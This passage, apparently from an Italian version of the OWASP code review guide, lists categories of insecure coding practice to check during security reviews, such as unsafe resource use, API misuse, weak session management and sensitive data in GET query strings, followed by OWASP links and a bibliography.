Questa categoria è relativa al modo insicuro in cui vengono richieste e gestite le risorse del sistema operativo. Molte delle vulnerabilità contenute qui possono risultare (if exploited) dei DoS.

Le risorse possono essere:

- Oggetti filesystem (filesystem objects)

- Memoria (memory)
- CPU
- Banda della rete (network bandwidth)

Le famiglie incluse sono:

Resource usage

- Creazione insicura dei files (Insecure file creation)
- Modifica insicura dei files (Insecure file modifying)
- Cancellazione insicura dei files (Insecure file deletion)
- Corse critiche: errato sviluppo di codice su thread concorrenti (Race conditions)
- Errata allocazione della memoria (Memory leak)
- Creazione non sicura dei processi (Unsafe process creation)

API USAGE

Questa sezione riguarda il modo errato in cui possono essere utilizzate le API offerte dal sistema operativo o da un particolare framework. In questa categoria si possono trovare:

- Chiamate insicure al database (insecure database calls)
- Creazione insicura di numeri random (insecure random number creation)
- Gestione non corretta della memoria (improper memory management calls)
- Gestione insicura della sessione HTTP (insecure HTTP session handling)
- Gestione insicura delle stringhe (insecure strings manipulation)

BEST PRACTICES VIOLATION

Questa categoria è relativa a tutte le violazioni di sicurezza che non sono inserite nelle precedenti categorie. Molte, ma non tutte, contengono solo degli avvisi su come scrivere il codice (warning-only source code best practices).

Questa categoria include:

- insecure memory pointer usage
- NULL pointer dereference
- pointer arithmetic
- variable aliasing
- unsafe variable initialization
- missing comments and source code documentation

WEAK SESSION MANAGEMENT

- Not invalidating session upon an error occurring
- Not checking for valid sessions upon HTTP request
- Not issuing a new session upon successful authentication
- Passing cookies over non SSL connections (no secure flag)

USING HTTP GET QUERY STRINGS

Il dato passato in una stringa HTTP GET viene loggato. Questa informazione può essere loggata in tutti i nodi tra il client/browser e il server. Se vengono passate informazioni sensibili utilizzando un HTTP GET query string questo è un peccato mortale. Neppure il protocollo SSL può proteggerti.

- Passing sensitive data over URL /querystring

http://www.owasp.org/index.php/Reviewing_Code_for_Session_Integrity_issueshttp://www.owasp.org/index.php/Reviewing_Code_for_Logging_Issueshttp://www.owasp.org/index.php/Reviewing_Code_for_Data_Validationhttp://www.owasp.org/index.php/Codereview-Error-Handlinghttp://www.owasp.org/index.php/Codereview-Data-Validation"

RIFERIMENTI

1. Brian Chess and Gary McGraw. "Static Analysis for Security," *IEEE Security & Privacy* 2(6), 2004, pp. 76-79.
2. M. E. Fagan. "Design and Code Inspections to Reduce Errors in Program Development," *IBM Systems J.* 15(3), 1976, pp. 182-211.
3. Tom Gilb and Dorothy Graham. *Software Inspection*. Addison-Wesley, Wokingham, England, 1993.
4. Michael Howard and David LeBlanc. *Writing Secure Code, 2nd edition*. Microsoft Press, Redmond, WA, 2003.
5. Gary McGraw. *Software Security*. Addison-Wesley, Boston, MA, 2006.
6. Diomidis Spinellis. *Code Reading: The Open Source Perspective*. Addison-Wesley, Boston, MA, 2003.
7. John Viega and Gary McGraw. *Building Secure Software: How to Avoid Security Problems the Right Way.* Addison-Wesley, Boston, MA, 2001.
8. Karl E. Wiegers. *Peer Reviews in Software*. Addison-Wesley, Boston, MA, 2002.